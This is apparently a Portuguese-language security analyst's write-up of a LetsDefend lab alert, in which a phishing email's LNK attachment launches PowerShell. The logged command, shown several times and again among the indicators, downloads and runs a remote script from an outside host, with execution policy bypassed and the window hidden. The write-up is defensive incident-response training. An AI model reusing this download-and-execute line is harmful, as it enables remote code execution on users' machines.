



ZDI-CAN-25373 Windows Shortcut Exploit Detected

Hostname :	Cooper
LI Notes :	Upon investigation, the file was found to originate from an email attachment named 2025AnnualReport.zip. The execution of this LNK file triggered a powershell process, which then initiated further suspicious commands. Assigning for further investigations.
File Hash :	6F927D74FB2075C60F2F7795B718CA571947F3D1E7B591D2D2F05A35DCD5503F8
File Name :	2025AnnualReport.Link
File Path :	C:\Users\LetsDefend\Downloads\
IP Address :	172.16.17.217
Trigger Reason :	Shortcut (LNK) file executing a powershell script was detected, indicating potential malware activity.

Primeiro é bom verificar o email



Cooper realmente recebeu esse email de michael.johnson@pm.me com um anexo



Ao verificar o conteúdo ele já foi identificado como um trojan.

EVENT TIME	COMMAND LINE
Mar 20 2025 13:48:25	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -NoP -W Hidden -C IEX(New-Object Net.WebClient).DownloadString('http://18.223.186.129:4444/MBS.ps1')
Mar 20 2025 13:48:24	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -NoP -W Hidden -C IEX(New-Object Net.WebClient).DownloadString('http://18.223.186.129:4444/MBS.ps1')
Mar 20 2025 13:48:20	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -NoP -W Hidden -C IEX(New-Object Net.WebClient).DownloadString('http://18.223.186.129:4444/MBS.ps1')

No terminal é possível ver uma tentativa de baixar um executável powershell.

EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
Mar 20 2025 13:48:30	23.78.9.173
Mar 20 2025 13:48:23	18.223.186.129


Nas conexões é possível ver que o host se conectou com o site.

Ao verificar os logs do eventviewer não havia nenhum na data e horário do ataque, tanto no sysmon quanto no security, isso pode ser um indício de que os logs foram limpos.




O que foi possível pegar foram processos de net share para verificar compartilhamentos SMB do host depois do comando malicioso.


Com o que foi possível pegar, é bom verificar se mais algum host foi infectado, ao verificar <http://18.223.186.129:4444/MBS.ps1> e <https://filesld.s3.useast2.amazonaws.com/2025annualreport.7z> nos logs da rede é possível afirmar que apenas o host de cooper se conectou, também é necessário verificar o servidor de email para analisar se mais alguém recebeu algum email ou anexo parecido, nesse caso ninguém mais recebeu.



Sem os logs é possível checar algumas coisas, como criação de usuários, conexões abertas, tarefas agendadas e verificar os registradores de RUN.



Existe uma conta Helpdesk que sua última troca de senha foi no mesmo dia do ataque e ela está habilitada, isso pode ser um forte indício de que foram os atacantes que a criaram para persistência.



É uma conta que nunca foi acessada e está no grupo administradores, o que também ajuda na teoria de que os atacantes que a criaram.

Ao verificar as chaves de registro RUN, conexões estabelecidas pelo host e por tarefas agendadas, não foi possível identificar nada.

T1566 – Phishing

T1204 – User execution

T1136- Create Account

T1105 - Ingress Tool Transfer

Horário:

2025-03-20T13:48:20+03:00

IoCs:

Endereço IP:

18.223.186.129

3.5.132.248

URL:

<http://18.223.186.129:4444/MBS.ps1>

<https://files-ld.s3.us-east-2.amazonaws.com/2025annualreport.7z>

Hash:

6f927d74fb2075c60f2f7795b718ca5719477d61e7b591dd2df65a35dd5503f8

Email:

michael.johnson@pm.me

Comando:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy  
Bypass -NoP -W Hidden -C IEX(New-Object  
Net.WebClient).DownloadString('http://18.223.186.129:4444/MBS.ps1')
```

Análise:

Cooper@letsdefend.io recebeu um email com um anexo malicioso, o anexo continha um .lnk que executava um powershell com um comando para se conectar ao C2, os logs de security e sysmon aparentemente foram apagados, logo depois da execução do comando foi possível identificar um net share para listar os compartilhamentos SMB, nenhuma outra máquina se conectou as URLs maliciosas e nenhuma outra pessoa recebeu esse email

Recomendações:

- Bloquear emails vindos de fontes suspeitas ou com anexos suspeitos
- Treinar usuários para detectar phishing
- Sete o powershell para modo restrito
- Desative AutoRun e AutoPlay para evitar execução de .lnk malicioso
- Implementar medidas de segurança no endpoint